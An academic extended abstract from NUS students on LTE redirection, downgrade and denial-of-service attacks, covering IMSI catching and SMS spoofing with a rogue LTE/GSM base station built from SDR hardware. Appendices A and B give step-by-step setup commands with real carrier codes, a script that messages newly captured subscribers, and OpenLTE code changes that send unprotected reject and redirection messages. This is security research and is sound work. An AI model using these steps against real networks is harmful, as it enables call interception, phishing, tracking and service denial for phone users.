Investigating LTE Redirection Attacks

[Extended Abstract] *

Quentin Khoo Yong Bao
National University of Singapore
21 Lower Kent Ridge Road
Singapore 119077
quentinkhoo@u.nus.edu

Koo Chin Chye
National University of Singapore
21 Lower Kent Ridge Road
Singapore 119077
e0032217@u.nus.edu

Loh Cai Jun
National University of Singapore
21 Lower Kent Ridge Road
Singapore 119077
e0053113@u.nus.edu

Raynold Ng Yi Chong
National University of Singapore
21 Lower Kent Ridge Road
Singapore 119077
raynold_ng@u.nus.edu

Shannon Wong Peng Fai
National University of Singapore
21 Lower Kent Ridge Road
Singapore 119077
swpf@u.nus.edu

ABSTRACT

Long-Term Evolution (LTE) is a standard for high-speed wireless communication that has received worldwide adoption. The LTE specification is considered to be better than its predecessors in terms of functionality, security and privacy. We analyze several vulnerabilities in the LTE network protocol that enables Denial-of-Service, downgrade and redirection attacks. We demonstrate a redirection and downgrade attack on 4G LTE network using off-the-self Software Defined Radio and open-source telecommunication libraries. We also demonstrate the feasibility of using redirect attacks to launch phishing attacks. Lastly, we discuss cause of this vulnerability and the trade-offs between network availability and privacy that 3GPP had to make.

Categories and Subject Descriptors

C.2.0 [**Computer-Communication Networks**]: General —*security and protection*;
C.1.3 [**Processor Architecture**]: Other Architecture Styles—*cellular architecture*

General Terms

Security

Keywords

4G, LTE security, Redirection attack, Downgrade attack, Denial-of-Service, IMSI Catcher

1. INTRODUCTION

Over the past decades, mobile communications systems have improved from second generation Global System for Mobile Communications (2G/GSM) and third generation Universal Mobile Telecommunication Systems (3G/UMTS) to the fourth generation Long Term Evolution (4G/LTE). Mobile devices has become a necessity for everyone. Mobile communications holds significance in our lives as humans are social animals. In most developed countries, most of the population owns a mobile device that is using 4G/LTE cellular network. Hence, it is of utmost importance that 4G/LTE is secure.

2G/GSM was first deployed over 25 years ago, intended as a secure wireless system. Nonetheless, given sufficient time and resources, any encryption scheme can be broken. Today, the encryption scheme used for 2G mobile phone data can be hacked within seconds, allowing for adversaries to easily decrypt data transmitted over 2G. Additionally, 2G works using a one-way authentication, only requiring the base station to authenticate a device connecting to it.

The vulnerabilities prevalent in 2G/GSM gives the incentive for 3G/UMTS network, introducing mutual authentication and stronger cryptographic algorithms into its implementation. These functionalities overall improved the security of 3G mobile communication systems, but more importantly, allows for mobile devices to protect themselves against fake base stations by allowing mobile phones to check the authenticity of the base station.

4G/LTE further improved on these specifications and protocols by introducing a stronger and more secure cryptographic algorithms and authentication in more scenarios. It is widely believed that 4G/LTE has a strong security and privacy guarantees to mobile devices' users.

In this paper, we discussed about the the LTE infrastructure and network protocols. Then, we analysed the LTE network protocols and discovered vulnerabilities which allow us to perform Denial-of-Service attack, downgrade attack and redirection attack. Next, we demonstrate a redirection and downgrade attack on 4G/LTE network using Software Defined Radio (SDR) and OpenLTE open-source libraries. Lastly, we will discuss the implications of these security risks and how to mitigate them.

2. OVERVIEW OF LTE ARCHITECTURE

In this section, we briefly describe the LTE infrastructure, LTE connection and paging procedures as well as security aspects of LTE.

2.1 LTE infrastructure

LTE infrastructure consists of three main components: Evolved Packet Core (EPC), Evolved Universal Terrestrial Radio Access Network (E-UTRAN), and User Equipment (UE). Altogether, these three components are also known as Evolved Packet System (EPS).



Figure 1: LTE architecture

2.1.1 EPC Component

EPC consists of Mobile Management Entity (MME), Home Subscriber Server (HSS), Serving Gateway (S-GW) and PDN Gateway (P-GW). MME is used for authentication and resources allocation to UEs when they connect to the network. MME also handles security and tracking UE's location at the macro level [6]. The group of protocols that is used between UE and MME are called Non-Access Stratum (NAS) [6]. HSS contains secret keys and authentication credentials about UEs. S-GW serves as a intermediate point between E-UTRAN and EPC. P-GW is a intermediate router that provides connectivity to the external Packet Data Network (PDN) [5].

2.1.2 E-UTRAN Component

Evolved Universal Terrestrial Radio Access Network consists of base stations. A base station is also known as "evolved NodeB (eNodeB)" in LTE. It is used for radio communications with UE and handles communication between UE and EPC. The eNodeB uses a group of access network protocols, referred as Access Stratum (AS), for exchanging messages with UEs [6]. These messages also consists of Radio Resource Control (RRC) protocol messages. Every eNodeB is connected to EPC through an interface called S1 [6].

2.1.3 UE Component

User Equipment refers to the mobile device such as a smartphone. UE contains a Universal Subscriber Identity Module (USIM), which has International Mobile Subscriber Identity (IMSI) to uniquely identify each mobile subscriber, and also contains authentication credentials, which are used for authentication and encryption of user data communication between base stations and UE over the LTE cellular network.

2.2 LTE connection

Now, we explain how mobile network carriers provide LTE services in a service area. A service area is divided into smaller regions called Tacking Areas (TAs), which is managed by a single MME. A cellular network is uniquely identified by its Mobile Country Code (MCC) and Mobile Network Code (MNC). These MCC and MNC are available online publicly [5]. The eNodeB controls a group of "cells" in a TA [6]. The eNodeB broadcasts mobile network carrier specific information such as Mobile Country Code (MCC), Mobile Network Code (MNC), Tracking Area Code (TAC), and cell ID via System Information Block (SIB) messages [6]. UE is able to identify the mobile operator with these information and start a connection to the network by initiating the *Attach Procedure* [6]. After establishing a connection successfully, the UE has access to mobile services based on its subscription. The UE uses the *Tracking Area Update (TAU)* procedure to update the mobile network about its location in TAs [6].



Figure 2: Paging in LTE

2.3 Paging in LTE

Paging is a process where MME is trying to locate a UE in a TA and deliver cellular services. MME generates a paging message and sends to all eNodeBs in a TA and starts T3413 timer (paging timer) and request for UE to respond before this timer expires [6]. Hence, all eNodeBs in the TA will broadcast a Radio Resource Control (RRC) paging message to locate the UE. These messages contain the identifiers of UE such as IMSI or SAE-Temporary Mobile Subscriber Identity (S-TMSI), which is part of Globally Unique Temporary Identifier (GUTI). Figure 2 illustrates this paging procedure in LTE, a more detailed specifications can be found in the LTE technical and protocol specifications [2].

In the IDLE state, the UE decodes RRC paging messages. If the IMSI given in RRC paging messages is same as its IMSI, it initiates a new *Attach Procedure* with eNodeB to receive a GUTI as stated in LTE specifications [2]. If the GUTI given in RRC paging messages is same as its GUTI, it requests a *RRC connection* from the eNodeB and obtains a radio channel through the *Random Access Procedure* [2]. The UE and eNodeB agree on the configuration of the radio resources through *RRC Connection Setup*. To complete this three-way RRC handshake procedure, the UE sends *RRC Connection Setup Complete* message along with *Service Request* message [2]. The UE now exits IDLE state and enters CONNECTED state, as shown in Figure 2. The eNodeB forwards the *Service Request* message to MME, following which stops the T3413 timer. Next, the eNodeB sets up the security configurations in UE, which is described in next section. After *Security and Call Setup*, eNodeB provides LTE network services to UE.

2.4 Security of LTE

IMSI is a permanent identity of a mobile subscriber. According to LTE specifications, it tries to minimize the transmission of IMSI by generating a Globally Unique Temporary Identifier (GUTI) for over-the-air radio communication for privacy and security reasons [6]. GUTI is assigned to UEs during *Attach Procedure*. EPS security consists of both NAS and AS security. During EPS Mobility Management (EMM) procedures, mutual authentication are established using Authentication and Key Agreement (AKA) protocol between UE and network and agreeing on session keys, preferred cryptographic algorithms.

2.5 Adversary Model

We describe the adversary model for our attacks. The primary goals of the adversary are to deny 4G/LTE services to a subscriber, force the mobile subscriber to use a less secure GSM network and collect IMSIs. The adversary has costs constraints, and will only use low cost commercially available hardware and open source software.

The adversary will be active as it sets up a rogue eNodeB that establishes malicious communication with the UEs. To achieve this, the adversary has the knowledge of LTE configurations and hardware to impersonate subscriber's serving mobile operator's network.

3. EXPERIMENTAL SETUP

In this section, we explain our experimental setup built using low cost off the shelf components, using easily available open source software and requiring only elementary programming skills and rudimentary knowledge of LTE specification. Figure 3 illustrates the experimental setup.

3.1 Hardware

We used only commercially available hardware for our attack. The hardware equipment we used are shown in Figure 3.

For eNodeB component: we used two computers: Lenovo ThinkPad T460s and Lenovo Yoga 520-14IKB, both equipped with Intel i7 processor & Ubuntu 16.04 OS. We also used LimeSDR Mini and LimeSDR separately in both computers acting as 4G/LTE eNodeB and GSM base station.

Figure 3: Equipment used in the experimental setup

For UE component: we used several different phones as target of attack in our experiments. These include iPhone6, Samsung Galaxy S7 and Google Pixel 2.

3.2 Software

Open source software OpenLTE Version 20.05 is used for setting up LTE base station. We have used various open source software which includes Osmo-nitb, Osmo-nitb, Osmo-trx-lms and Osmo-bts-trx. The required software confiquration and source code modifications are outlined in the Appendix.

3.3 Setting up a GSM base station

We have attached a guide on setting up a GSM base station and performing various attacks in Appendix A.

3.4 Setting up a LTE base station

We have attached a guide on setting up a LTE base station and performing various attacks in Appendix B.

4. LTE REDIRECTION ATTACK AND DOWNGRADE ATTACK

A downgrade attack is a cryptographic attack on a computer or communication protocol that makes the victim abandon a high-quality mode of operation to an older one that is weaker or with known vulnerabilities. A vulnerability in the LTE specification enables a 3G/GSM downgrade attack afterwhich an attacker could attempt to launch known attacks on the network [4].

4.1 Attack Principles

In this section we discuss key principles that motivates the LTE DoS, redirection and downgrade attacks.

4.1.1 Absolute Priority

UEs in the RRC Idle state periodically receieve prioritized frequencies from serving and neighbouring eNodeBs. The eNodeB performs re-selection based on absolute priority where UEs always try to connect to the eNodeB with the highest prioritized frequency.

4.1.2 TAU Procedure

One of the main functions of EMM protocol messages is to inform the network about the UE's presence. MME can then offer network services to the UE, e.g. when there is an incoming call. UE notifies the MME through a Tracking Area Update (TAU) and also includes its network modes.

The UE can only trigger a TAU when it is in the RRC Idle or RRC connected state. If a TAU Request is rejected by the eNodeB, the UE will initiate the Attach Procedure.

Here are some events that will trigger a TAU:

1. UE moves to a new tracking area which is not included in the list of tracking areas the UE is registered to
2. When the T3412 timer expires. The value of the T3412 is initialized by the Attach Accept message during the Attach procedure
3. MME load balancing. This happens if the eNodeB releases the RRC connection with a cause: 'Load Balancing TAU Required'

Our rogue eNodeB is configured with the same MCC and MNC but different TAC from the commercial eNodeB. The MCC and MNC are responsible for making our LTE base station appear as the telco's base station. Consequently, the UE triggers a *TAU request* as our rogue eNodeB is not in the list of tracking areas the UE is registered to (item 1).

During a TAU procedure, the UE and MMS decide on one of the various modes. The network modes of interest here are: i) EPS services (i.e. LTE services) ii) both EPS and non-EPS services. During the TAU procedure the network may deny some services to the UE. According to the LTE specification [2], denial of services are conveyed in the form of "TAU Reject" messages to the UE and are not integrity protected.

4.1.3 Attach Procedure

The *Attach Procedure* is the process where the UE registers with the network to receive services that require registration. In the *Attach Procedure*, the UE sends a list of its capabilities to the network. This includes supported networks (LTE, GSM, etc) and supported security features. According to LTE specifications [2], the list of supported security algorithm are integrity protected as the network sends an integrity protected message containing previously negotiated security capabilities. However, no equivalent protection is present for UE's reported network capabilities.

4.2 Redirection and Downgrade attack

This attack exploits the fact that TAU reject messages sent from the network are not accepted by UE's without any form of integrity protection. The implication of this is that redirection and downgrade attacks can be targeted at any LTE subscribers in the range of the rogue eNodeB.

As shown in Figure 5, the UE sends a TAU Request to the rogue eNodeB. To trigger an attach request from the UE, the rogue eNodeB should respond with a TAU Reject with EMM



Figure 4: Simplified Process of redirection from malicious LTE network to malicious GSM network scenario

cause 9. Since the Attach Request contains the UE's IMSI, it is possible to identify the device at this step. To redirect the UE to our rogue GSM network, the rogue eNodeB first responds with an Attach Reject with EMM causes 2 or 17. It then follows up with an RRC Connection Release packaged with Redirected Carrier Info, which contains information about the rogue GSM network.

By selecting the appropriate EMM cause number (see Table 1), we can execute DoS or redirection attacks. For redirection, the rogue eNodeB replies with EMM cause numbers 2 or 17 [6], together with a connection release. This is where the UE is told to search for the base station with the information specified in the Redirected Carrier Info, and once it detects the rogue GSM network, it connects to it. As long as the GSM network is configured to allow for any UE to be accepted into the network, the phone will be redirected to connect to it.

With reference to Figure 4, our scenario for the redirection attack is as follows: we set up a rogue eNodeB and attract UEs into this network and then reject the UE from connecting to it, but with redirected information to a rogue GSM network. The redirection information such as *RedirectedCarrierInfo* can be sent in RRC Release messages. When UE receives this RRC Release messages which contain the redirection information, the UE is redirected to a fake GSM base station nearby. In this way, the UE's phone calls and messages will be intercepted by the attacker. As GSM uses a weak form of encryption, it becomes possible to eavesdrop on calls and text messages [3].

4.2.1 Software Configuration

The OpenLTE platform can be configured to run at a carrier frequency and band. The current OpenLTE version supports the TAU process although it is disabled. A simple `send_tau_reject_message()` function is written that uses `pack_tracking_area_update_reject()` to transmit TAU reject message. For the full details, please refer to Appendix B.

4.3 Follow up Attack: SMS and Call Phishing

Once the victim has been redirected to our fake 2G/GSM network, it opens the possibility of launching GSM specific attacks listed in [4]. An alternative is to use the fake 2G/GSM network to initiate SMS and calls.

EMM Cause #	Description	Effect
2	IMSI Unknown in HLR	Redirect
3	Illegal UE	DoS
7	LTE services not allowed	DoS
8	EPS services and non-EPS services not allowed	DoS
9	Identity cannot be derived by the network	
14	EPS services not allowed in this PLMN	DoS
17	Network failure or user busy	Redirect

Table 1: EMM cause numbers, and effect on UE



Figure 5: DoS and Redirection attack



Figure 6: Phone redirected to rogue GSM network

4.4 Denial-of-Service Attack

Another attack would be to exploit the energy saving features of mobile phones to launch a DoS attack. The search process of a base station is very energy consuming. Therefore if the phone receives a denial of service message from our rogue eNodeB, it will automatically turn off the searching process to save battery. Toggling airplane mode will not trigger a search. The only remedy is to reboot the phone.

This can be done by replying with a attach reject message with EMM cause #8 which means that LTE and non-LTE services are not allowed. The phone considers USIM as invalid for the network until it is rebooted. It also enters the EMM-DEREGISTERED state where the phone's location is unknown to the MME and unreachable from any mobile services. It is also worth noting that it remains in the deregistered state even when moving to a TA.

4.4.1 Follow Up: Tapping a Mobile Phone

The IMSI catcher subjects the victim phone to a man in the middle attack (MITM). Using a SIM, the attacker can simultaneously log into the GSM network. Since the encryption mode is decided by the UE, the IMSI catcher can setup a connection that does not use encryption, hence it can encrypt plain text traffic from the UE and pass it to the base station.

5. EXPERIMENTAL RESULTS

The experiment described in Section 4.2 was conducted in a controlled environment. The effective range of the attack setup was within 30cm from the SDRs. Steps were to ensure that our rogue base stations will not affect other devices in the vicinity. There were up to 2 devices being tested simultaneously. The devices that we tested with are listed in Section 3.1. We were able to validate our LTE redirection and downgrade to GSM network attack, capture the IMSI and could demonstrate the potential for follow up attacks by sending phishing SMS messages to a victim's phone.

When the attempts to connect to the rogue LTE network, it automatically gets redirected to the rogue GSM network as seen in Figure 6. From the OsmoNiTB terminal we were able to see that one user has been connected. We were also able to view its IMSI as evident in Figure 7.

Once the user is connected to the rogue GSM network, we send a phishing SMS, making it seem as though it was from MINDEF. The user will not suspect a thing since the message is indeed from the legitimate MINDEF number. As such he may be tricked into revealing sensitive or confidential information over text which can be retrieved by the attacker. An example of this phishing attack is presented in Figure 8.

It is worth noting that this phishing attack does not exploit any of the GSM vulnerabilities. The purpose of the phishing attack is to demonstrate a follow-up attack to the redirection attack.

6. LTE SECURITY ANALYSIS

In this section, we discuss the vulnerabilities in the LTE protocol and enables the demonstrated attacks. We explain the reasons behind the vulnerabilities from the perspective



Figure 7: IMSI of phones connected to the rogue GSM network can be extracted from OsmoNiTB



Figure 8: Example of SMS phishing attack. Attack can send SMS to connected posing as legitimate numbers, such as MINDEF

of trade-offs that were possibly considered during the design of the protocol.

6.1 Cause of Redirection Vulnerability: Network Availability v.s. Privacy

The LTE redirection attack is caused by RRC redirection messages not being encrypted, enabling attackers to generate RRC signaling. It is worth noting the aforementioned vulnerability and consequent attack has been discussed before in [1] which introduced the 'Forced Handover' attack. The 3GPP's decision was that RRC integrity and ciphering will only be started once after the Attach Procedure and can not be deactivated later [6].

The reasoning behind the redirection messages is to allow for better network load balancing in special cases such as earthquakes and hot events. In such events, too many people will try to access one base station and cause that base station to be overloaded. Thus, for better load balancing, base stations need to notify cellphones that are they are heavy loaded so that the cellphones will not inefficiently search for base stations one by one and increase the whole network load.

3GPP had to make a trade-off between network availability and privacy. They felt that basic requirements such as global roaming, battery energy saving and load balancing was more important than the security risks such as IMSI catching, DoS attacks and redirection attacks.

6.2 Implications

6.2.1 Availability

Attackers are able to target any specific individual via IMSI and phone numbers collected in the database. This allows attackers to deny the targeted mobile subscriber 4G/LTE and non-LTE services as long as the mobile device is within the effective range of the redirection attack, even if the mobile subscriber reboots his or her mobile device.

Subscribers will not be able to send or receive phone calls and will be disconnected from the internet. During an emergency situation, the inability to make phone calls may endanger people's lives.

6.2.2 Privacy

Since individuals rarely change SIM cards, it is possible to map an IMSI to a person. Attackers can determine if a person's location is within the effective range of the attack setup by checking if the victim's IMSI is detected.

6.3 Countermeasures

6.3.1 Fake Base Stations Detector

Fake base stations are not immune to detection. There is an ongoing open-source Android project on GitHub that is able to detect IMSI Catchers and fake base stations nearby.

Mobile subscribers can download 'Android IMSI-Catcher Detector' (AIMSICD) Android App online and use it to detect fake base stations nearby [7].

6.3.2 Improve 4G/LTE protocol

Cellphone manufacturers should alert the mobile subscriber when the subscriber receives an untrusted redirection message, and to classify redirection messages [7]. Since some mobile devices do not support VoLTE, and some mobile operators' networks do not provide VoLTE services, the subscriber needs to switch to 2G or 3G network when they need to make phone calls. Redirection messages are necessary in this situation, and blockage of such message will disrupt the normal phone call services. Hence, there is a need to classify redirection messages to provide the subscriber with a better judgment to allow or reject the redirection.

7. CONCLUSION

In conclusion, we show that 4G/LTE communication systems have vulnerabilities that lead to security and privacy risks to LTE subscribers. We demonstrated various attacks using low cost commerically available hardware and open source LTE software. These attacks include DoS attack, Redirection attack, Downgrade attack from 4G to 2G and privacy attacks by IMSI Catcher. These attacks will impact the confidence in commercial mobile operators. We hope that 4G/LTE service providers will improve 4G/LTE network protocols and specifications to prevent these attacks.

8. ACKNOWLEDGMENTS

We would like to express our deep gratitude to our Associate Professor Hugh Anderson for his guidance, providing us with the necessary hardware equipments and useful critiques of this paper.

9. REFERENCES

[1] 3GPP. Security Vulnerabilities in the E-RRC Control Plane. Dicussion, Decision R3-060032, 3rd Generation Partnership Project (3GPP), 01 2006. Agenda 5.1.2.

[2] 3GPP. *3GPP System Architecture Evolution (SAE); Security architecture*, 1 2015.

[3] J. Borland. $15 phone, 3 minutes all that's needed to eavesdrop on gsm call, Dec 2010.

[4] G. Cattaneo, G. De Maio, P. Faruolo, and U. F. Petrillo. A review of security attacks on the gsm standard. In *Information and Communication Technology-EurAsia Conference*, pages 507–512. Springer, 2013.

[5] S. F. Mjølsnes and R. F. Olimid. Easy 4g/lte imsi catchers for non-programmers. In *ArXiv e-prints*, 2017.

[6] A. Shaik, R. Borgaonkar, N. Asokan, V. Niemi, and J.-P. Seifert. Practical attacks against privacy and availability in 4g/lte mobile communication systems. In *Network and Distributed System Security Symposium*. NDSS, 2016.

[7] Q. Yang and L. Huang. *Inside Radio: An Attack and Defense Guide*. Springer, 2018.

APPENDIX

A. GUIDE FOR SETTING UP OSMOBTS 2G/GSM NETWORK

Software Requirements:
Osmo-nitb
Osmo-trx-lms
Osmo-bts-trx
hackYourPhone.sh script
Ubuntu 16.04 OS

Hardware Requirements:
LimeSDR
Computer with USB 2.0 port

Set Up Instructions
Install the software required as stated above before continuing.

1. Run `sudo osmo-trx-lms -C /.osmocom/osmo-trx-lms.cfg` in one terminal. Wait for the limeSDR to be detected before proceeding on with the next step
2. Run `sudo osmo-nitb -c /.osmocom/osmo-nitb.cfg` in another terminal.
   (a) In the configuration file, modify the MNC/MCC to be the value of interest (525/03 for Circles.life and 525/01 for Singtel).
   (b) Make sure that the configuration `auth accept-all` is configured.
3. Run `sudo osmo-bts-trx -c /.osmocom/osmo-bts.cfg` in another terminal.
4. At this point the 2G network has been set up.

Attacking Instructions

1. Run `telnet localhost 4242` to configure the nitb on the fly (i.e to send SMSes from the console, modify connected phones extensions, etc).
2. You may run the hackYourPhone script to send an SMS to a new subscriber of the network (or in this case, a new victim).
3. You can also modify the extension of an existing subscriber through the nitb console

hackYourPhone Script Code
This script would constantly look into the database file for new subscribers to the network. Upon detection of new subscriber, it would force the subscriber send a Short Message Service (SMS) to itself, saying 'You got hacked'.

hackYourPhone.sh code:

```
#!/bin/bash

prevLatestID = "$((echo ".open hlr.sqlite3"; sleep 1;
        echo "select id from Subscriber order by
        id desc limit 1;"; sleep 1; | sqlite3)"
echo "Here"
prevLatestID = $[prevLatestID+1]
echo $prevLatestID

while true;
do
    echo "Sending SMS"
    currentLatestID = "$((echo ".open hlr.sqlite3";
            sleep 1; echo "select id from Subscriber
            order by id desc limit 1;"; sleep 1;
            | sqlite3)"

    # Check if there's any records in database
    if [[ ! $currentLatestID =~ ^[0-9]+$ ]]; then
        currentLatestID = 0
        prevLatestID = 0
        continue
    fi
    # prevLatestID = $[prevLatestID+1]

        echo "Expected Latest ID + Current Latest ID:\n"
        echo $prevLatestID
        echo $currentLatestID
        for id in $(seq $prevLatestID $currentLatestID)
        do
            (echo enable; sleep 1; echo subscriber id
            $id sms sender id $id send You got hacked;
            sleep 1;) | telnet localhost 4242
        done

        prevLatestID = $[currentLatestID+1]

        sleep 5
done
```

B. GUIDE FOR SETTING UP OPENLTE 4G/LTE NETWORK

Software Requirements:
OpenLTE Version 20.05
Ubuntu 16.04 OS

Current version of OpenLTE supports the minimal functionality of the MME model which is more than enough to attack on the vector described in the attack.

Hardware Requirements:
LimeSDR Mini
Computer with USB 3.0 port

Attacking Instructions
Install the software required as stated above before continuing.

1. Write `send_tracking_area_update_reject_message()` function. Currently, Tracking Area Update Request / Reject is not handled in openLTE however `pack_tracking_area_update_reject` is ready and can be used to transmit tracking area update reject message.
2. Modify `LTE_fdd_enb_mme.cc` as follows:

```
set_emm_cause(LIBLTE_MME_EMM_CAUSE_UE_IDENTITY
        _CANNOT_BE_DERIVED_BY_THE_NETWORK);
```

```
    attach_rej.emm_cause = user->get_emm_cause();
    attach_rej.t3446_present = false;
    liblte_mme_pack_tracking_area_update_reject_msg(
            &attach_rej,
            LIBLTE_MME_SECURITY_HDR_TYPE_PLAIN_NAS,
            user->get_auth_vec()->k_nas_int,
            user->get_auth_vec()->nas_count_dl,
            LIBLTE_SECURITY_DIRECTION_DOWNLINK,
            &msg);
```

The above code should be the main chunk of the `send_tracking_area_update_reject()` message, please refer to `send_attach_reject()` when crafting `send_tracking_area_update_reject()` message.

3. Handle `tracking_area_update_request`. You can ignore all information requested from UE and set the procedure to tracking area update reject with the code below.

```
// Set the procedure
(*rb) -> set_mme_procedure(
        LTE_FDD_ENB_MME_PROC_TAU_REQUEST);
(*rb) -> set_mme_state(
        LTE_FDD_ENB_MME_STATE_TAU_REJECT);
```

Handle `mme_procedure` to accept `LTE_FDD_ENB_MME_PROC_TAU_REQUEST` and the state machine to accept `LTE_FDD_ENB_MME_STATE_TAU_REJECT` so that it will send `send_tracking_area_update_reject()` message.

4. Amend `send_attach_reject()` to send the cause with the id 2 or 17.

```
attach_rej.emm_cause = ***some other cause****
```

5. Amend `liblte_rrc_pack_rrc_connection_release_msg()` in `liblte_rrc.cc` such that it contains the redirected information. In the protocol, OpenLTE will always send a connection release after `attach_reject` is sent.

```
// Optional indicators

// Set 1 to indicate there is a redirectedInfo
liblte_value_2_bits(1, &msg_ptr, 1);

liblte_value_2_bits(0, &msg_ptr, 1);
liblte_value_2_bits(0, &msg_ptr, 1);

// Release cause
liblte_value_2_bits(con_release->release_cause,
        &msg_ptr, 2);


// redirectedcarrierinfo

// geran // choice
liblte_value_2_bits(1, &msg_ptr,4);

// arfcn no.
liblte_value_2_bits(514, &msg_ptr, 10);

// dcs1800
liblte_value_2_bits(0, &msg_ptr, 1);

// Choice of following ARFCN
liblte_value_2_bits(0, &msg_ptr, 2);

// explicit list
liblte_value_2_bits(1, &msg_ptr, 5);

// arfcn no.
liblte_value_2_bits(514, &msg_ptr, 10);
// Note that total bits should be octet aligned,
// if not, pad it with zeros.
```

The redirected information is slightly more complicated. Refer to http://niviuk.free.fr/rrc_lte.html for the format of 'redirectedcarrierinfo'. The code will result in the following redirected information shown in Figure 9.



Figure 9: Redirected Carrier Information